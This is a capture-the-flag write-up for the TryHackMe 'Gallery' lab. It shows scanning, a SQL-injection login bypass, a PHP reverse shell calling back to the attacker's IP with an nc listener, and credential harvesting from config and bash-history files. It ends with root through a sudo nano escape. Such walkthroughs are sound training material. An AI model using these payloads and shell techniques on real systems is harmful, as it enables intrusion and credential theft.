

# Gallery

By Praveen Kumar Sharma

---

For me IP of the machine is : 10.10.29.22

Lets try pinging it

```
ping 10.10.29.22 -c 5
```

```
PING 10.10.29.22 (10.10.29.22) 56(84) bytes of data.
```

```
64 bytes from 10.10.29.22: icmp_seq=1 ttl=60 time=216 ms
```

```
64 bytes from 10.10.29.22: icmp_seq=2 ttl=60 time=331 ms
```

```
64 bytes from 10.10.29.22: icmp_seq=3 ttl=60 time=355 ms
```

```
64 bytes from 10.10.29.22: icmp_seq=4 ttl=60 time=276 ms
```

```
64 bytes from 10.10.29.22: icmp_seq=5 ttl=60 time=215 ms
```

```
--- 10.10.29.22 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
```

```
rtt min/avg/max/mdev = 214.780/278.831/355.395/57.670 ms
```

Lets do some port scanning now

---

## Port Scanning :

### All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.29.22 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.29.22 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-07 20:45 IST
Warning: 10.10.29.22 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.29.22
Host is up (0.15s latency).
Not shown: 65003 closed tcp ports (conn-refused), 530 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 13.36 seconds
```

### Open ports

```
PORT STATE SERVICE
80/tcp open  http
8080/tcp open  http-proxy
```

Lets do a aggressive scan on these

## Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 80,8080 10.10.29.22 -o aggressiveScan.txt
```

```
/usr/bin/nmap --help
nmap -sC -sV -A -T5 -Pn -n -p 80,8080 10.10.29.22 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-07 20:52 IST
Nmap scan report for 10.10.29.22
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
8080/tcp  open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: Simple Image Gallery System
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds
```

### Aggressive scan

```
PORT STATE SERVICE VERSION
80/tcp open  http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
8080/tcp open  http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-title: Simple Image Gallery System
| http-cookie-flags:
| /:
| PHPSESSID:
| httponly flag not set
```

Lets do some directory fuzzing next

---

## Directory Fuzzing :

```
feroxbuster --url http://10.10.29.22
```

```

  _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
|_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_|
|_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_| |_|
by Ben "epi" Risher   ver: 2.10.4

```

 Press [ENTER] to use the Scan Management Menu™


## Directories

Lets get to this web application now

## Default page



Lets try this /gallery page



Oh a login page lets try some default creds like `admin:admin`, they didnt work but i saw the request in burp and it looks like

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex		
1	POST	/gallery/classes/Login.php?f=login	HTTP/1.1		1	HTTP/1.1	200	OK	
2	Host:	10.10.29.22			2	Date:	Sat, 07 Sep 2024 15:34:50 GMT		
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0			3	Server:	Apache/2.4.29 (Ubuntu)		
4	Accept:	/*/*			4	Expires:	Thu, 19 Nov 1981 08:52:00 GMT		
5	Accept-Language:	en-US,en;q=0.5			5	Cache-Control:	no-store, no-cache, must-revalidate		
6	Accept-Encoding:	gzip, deflate, br			6	Pragma:	no-cache		
7	Content-Type:	application/x-www-form-urlencoded; charset=UTF-8			7	Vary:	Accept-Encoding		
8	X-Requested-With:	XMLHttpRequest			8	Content-Length:	109		
9	Content-Length:	29			9	Keep-Alive:	timeout=5, max=100		
10	Origin:	http://10.10.29.22			10	Connection:	Keep-Alive		
11	DNT:	1			11	Content-Type:	text/html; charset=UTF-8		
12	Sec-GPC:	1			12				
13	Connection:	keep-alive			13	{ "status": "incorrect", "last_qry": "SELECT * from users where username = 'admin' and password = md5('admin') " }			
14	Referer:	http://10.10.29.22/gallery/login.php							
15	Cookie:	PHPSESSID=6192hm37nst5q84kd1n5nkc8d8							
16	Priority:	u=0							
17									
18	username=admin&password=admin								


We have a SQL Injection here

## Gaining Access :


To exploit this put in username as `admin' OR 1=1-- -`

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex		
1	POST	/gallery/classes/Login.php?f=login	HTTP/1.1		1	HTTP/1.1	200	OK	
2	Host:	10.10.29.22			2	Date:	Sat, 07 Sep 2024 15:37:31 GMT		
3	User-Agent:	Mozilla/5.0 (X11; Linux x86_64; rv:129.0) Gecko/20100101 Firefox/129.0			3	Server:	Apache/2.4.29 (Ubuntu)		
4	Accept:	/*/*			4	Expires:	Thu, 19 Nov 1981 08:52:00 GMT		
5	Accept-Language:	en-US,en;q=0.5			5	Cache-Control:	no-store, no-cache, must-revalidate		
6	Accept-Encoding:	gzip, deflate, br			6	Pragma:	no-cache		
7	Content-Type:	application/x-www-form-urlencoded; charset=UTF-8			7	Content-Length:	20		
8	X-Requested-With:	XMLHttpRequest			8	Keep-Alive:	timeout=5, max=100		
9	Content-Length:	41			9	Connection:	Keep-Alive		
10	Origin:	http://10.10.29.22			10	Content-Type:	text/html; charset=UTF-8		
11	DNT:	1			11				
12	Sec-GPC:	1			12	{ "status": "success" }			
13	Connection:	keep-alive							
14	Referer:	http://10.10.29.22/gallery/login.php							
15	Cookie:	PHPSESSID=6192hm37nst5q84kd1n5nkc8d8							
16	Priority:	u=0							
17									
18	username=admin' OR 1=1-- -&password=admin								

And it worked lets login now with `admin' OR 1=1-- -`



Alright here to get a shell here go to admin button top right



Here is our vector to get in

Download the pentest-monkey php-reverse-shell and change the IP and port

```
// See http://pentestmonkey.net/tools/php-reve

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2'; // CHANGE THIS
$port = 9001;      // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

Start a listener

```
nc -lnvp 9001  
Listening on 0.0.0.0 9001
```

Now upload the php revshell and hit update and u should have your revshell

```
nc -lnvp 9001  
Listening on 0.0.0.0 9001  
Connection received on 10.10.29.22 38258  
Linux gallery 4.15.0-167-generic #175-Ubuntu SMP Wed Jan 5 01:56  
15:43:52 up 34 min, 0 users, load average: 0.00, 0.00, 0.03  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU W  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$
```

Lets upgrade it



```
nc -lnvp 9001
```

```
Listening on 0.0.0.0 9001
```

```
Connection received on 10.10.29.22 38258
```

```
Linux gallery 4.15.0-167-generic #175-Ubuntu SMP Wed Jan 5 01:56  
15:43:52 up 34 min, 0 users, load average: 0.00, 0.00, 0.03
```

```
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU  W
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
> '
```

```
www-data@gallery:/$ ^Z
```

```
[1]  + 82584 suspended  nc -lnvp 9001
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Gallery git:(main)±1
```

```
stty raw -echo; fg
```

```
[1]  + 82584 continued  nc -lnvp 9001
```

```
www-data@gallery:/$ export TERM=xterm
```

```
www-data@gallery:/$
```

## Lateral Movement :

I found the MySQL password hardcoded here

```
www-data@gallery:/var/www/html/gallery$ cat initialize.php  
<?php  
$dev_data = array('id'=>'-1','firstname'=>'Developer','lastname'=>'', 'username'=>'dev_oretnom',  
ed'=>'', 'date_added'=>'');  
  
if(!defined('base_url')) define('base_url',"http://" . $_SERVER['SERVER_ADDR'] . "/gallery/");  
if(!defined('base_app')) define('base_app', str_replace('\\','/',__DIR__).'/' );  
if(!defined('dev_data')) define('dev_data',$dev_data);  
if(!defined('DB_SERVER')) define('DB_SERVER',"localhost");  
if(!defined('DB_USERNAME')) define('DB_USERNAME',"gallery_user");  
if(!defined('DB_PASSWORD')) define('DB_PASSWORD',"passw0rd321");  
if(!defined('DB_NAME')) define('DB_NAME',"gallery_db");  
?>  
www-data@gallery:/var/www/html/gallery$
```

Lets login in MySQL

```
www-data@gallery:/var/www/html/gallery$ mysql -u gallery_user -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 215
Server version: 10.1.48-MariaDB-0ubuntu0.18.04.1 Ubuntu 18.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> █
```

Lets see the databases

```
MariaDB [(none)]> show databases;
+-----+
| Database                |
+-----+
| gallery_db              |
| information_schema      |
+-----+
2 rows in set (0.00 sec)

MariaDB [(none)]> █
```

Lets see the tables of this one

```
MariaDB [(none)]> use gallery_db;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

### Database changed

```
MariaDB [gallery_db]> show tables;
```

```
+-----+
| Tables_in_gallery_db |
+-----+
| album_list           |
| images               |
| system_info          |
| users                |
+-----+
4 rows in set (0.00 sec)
```

```
MariaDB [gallery_db]> █
```

Lets see the data from this table

```
MariaDB [gallery_db]> select * from users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | firstname | lastname | username | password | avatar | last_login | type | date_added | date_u |
|----|-----|-----|-----|-----|-----|-----|-----|-----|-----|
| 1 | Administrator | Admin | admin | a228b12a08b6527e7978cbe5d914531c | uploads/1725723780_php-reverse-shell.php | NULL | 1 | 2021-01-20 14:02:37 | 2024-0 |
9-07 15:43:51 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

MariaDB [gallery_db]> █
```

One of the answers here


Moving on I found this backup file of mike home directory in  
/var/backups/

```
www-data@gallery:/var/www/html/gallery$ cd /var/backups/
www-data@gallery:/var/backups$ ls -al
total 60
drwxr-xr-x  3 root root  4096 Sep  7 15:10 .
drwxr-xr-x 13 root root  4096 May 20  2021 ..
-rw-r--r--  1 root root 34789 Feb 12  2022 apt.extended_states.0
-rw-r--r--  1 root root  3748 Aug 25  2021 apt.extended_states.1.gz
-rw-r--r--  1 root root  3516 May 21  2021 apt.extended_states.2.gz
-rw-r--r--  1 root root  3575 May 20  2021 apt.extended_states.3.gz
drwxr-xr-x  5 root root  4096 May 24  2021 mike_home_backup
www-data@gallery:/var/backups$ ls -al mike_home_backup/
total 36
drwxr-xr-x 5 root root 4096 May 24  2021 .
drwxr-xr-x 3 root root 4096 Sep  7 15:10 ..
-rwxr-xr-x 1 root root  135 May 24  2021 .bash_history
-rwxr-xr-x 1 root root  220 May 24  2021 .bash_logout
-rwxr-xr-x 1 root root 3772 May 24  2021 .bashrc
drwxr-xr-x 3 root root 4096 May 24  2021 .gnupg
-rwxr-xr-x 1 root root  807 May 24  2021 .profile
drwxr-xr-x 2 root root 4096 May 24  2021 documents
drwxr-xr-x 2 root root 4096 May 24  2021 images
www-data@gallery:/var/backups$
```

Lets see the .bash\_history to see if we can spot a password

```
www-data@gallery:/var/backups$ cat mike_home_backup/.bash_history
cd ~
ls
ping 1.1.1.1
cat /home/mike/user.txt
cd /var/www/
ls
cd html
ls -al
cat index.html
sudo -lb3stpassw0rdbR0xx
clear
sudo -l
exit
www-data@gallery:/var/backups$
```

Got the password of mike

 Creds

```
Username : mike
Password : b3stpassw0rdb0xx
```

Lets change our user to mike

```
no passwd entry for user mike
www-data@gallery:/var/backups$ su mike
Password:
mike@gallery:/var/backups$ id
uid=1001(mike) gid=1001(mike) groups=1001(mike)
mike@gallery:/var/backups$ █
```

Here is your user.txt

```
mike@gallery:/var/backups$ cd
mike@gallery:~$ ls -al
total 44
drwxr-xr-x 6 mike mike 4096 Aug 25 2021 .
drwxr-xr-x 4 root root 4096 May 20 2021 ..
-rw----- 1 mike mike 135 May 24 2021 .bash_history
-rw-r--r-- 1 mike mike 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 mike mike 3772 May 20 2021 .bashrc
drwx----- 2 mike mike 4096 May 24 2021 documents
drwx----- 3 mike mike 4096 May 20 2021 .gnupg
drwx----- 2 mike mike 4096 May 24 2021 images
drwxrwxr-x 3 mike mike 4096 Aug 25 2021 .local
-rw-r--r-- 1 mike mike 807 Apr 4 2018 .profile
-rwx----- 1 mike mike 32 May 14 2021 user.txt
mike@gallery:~$ █
```

---

## Vertical PrivEsc

Lets check the sudo permission here

```
mike@gallery:~$ sudo -l
Matching Defaults entries for mike on gallery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s

User mike may run the following commands on gallery:
    (root) NOPASSWD: /bin/bash /opt/rootkit.sh
mike@gallery:~$
```

Lets see the code here for this script

```
mike@gallery:~$ cat /opt/rootkit.sh
#!/bin/bash

read -e -p "Would you like to versioncheck, update, list or read the report ? " ans;

# Execute your choice
case $ans in
    versioncheck)
        /usr/bin/rkhunter --versioncheck ;;
    update)
        /usr/bin/rkhunter --update;;
    list)
        /usr/bin/rkhunter --list;;
    read)
        /bin/nano /root/report.txt;;
    *)
        exit;;
esac
mike@gallery:~$
```

Its running nano for read lets check GTF0bins for nano running as root

# Sudo

If the binary is allowed to run as superuser by `sudo`, it may be used to access the file system, escalate or maintain

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

Lets run it and execute these to get root, Also hit enter a couple of times to see your command as well

```
system_configs_ssh system_configs_syslog tripwire trojans

Grouped test names:
additional_rkts => possible_rkt_files possible_rkt_strings
group_accounts => group_changes passwd_changes
local_host     => filesystem group_changes passwd_changes startup_malware $
malware        => deleted_files hidden_procs ipc_shared_mem login_backdoor$
network        => hidden_ports packet_cap_apps ports promisc
os_specific    => avail_modules loaded_modules
properties     => attributes hashes immutable scripts
[ Read 0 lines ]#
# Get Help      ^X Read File
# Cancel       M-F New Buffer
#
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Here is your root.txt

```
# cd /root
# ls -al
total 52
drwx-----  6 root root 4096 Sep  7 16:00 .
drwxr-xr-x 23 root root 4096 Feb 12  2022 ..
-rw-----  1 root root  364 Feb 12  2022 .bash_history
-rw-r--r--  1 root root 3107 May 20  2021 .bashrc
drwx-----  2 root root 4096 Feb 12  2022 .cache
drwx-----  3 root root 4096 Feb 12  2022 .gnupg
drwxr-xr-x  3 root root 4096 May 20  2021 .local
-rw-----  1 root root  440 Aug 25  2021 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root 3404 May 18  2021 report.txt
-rw-r--r--  1 root root 1024 Sep  7 16:00 .report.txt.swp
-rw-r--r--  1 root root   43 May 17  2021 root.txt
drwx-----  2 root root 4096 May 20  2021 .ssh
#
```

Thanks for reading :)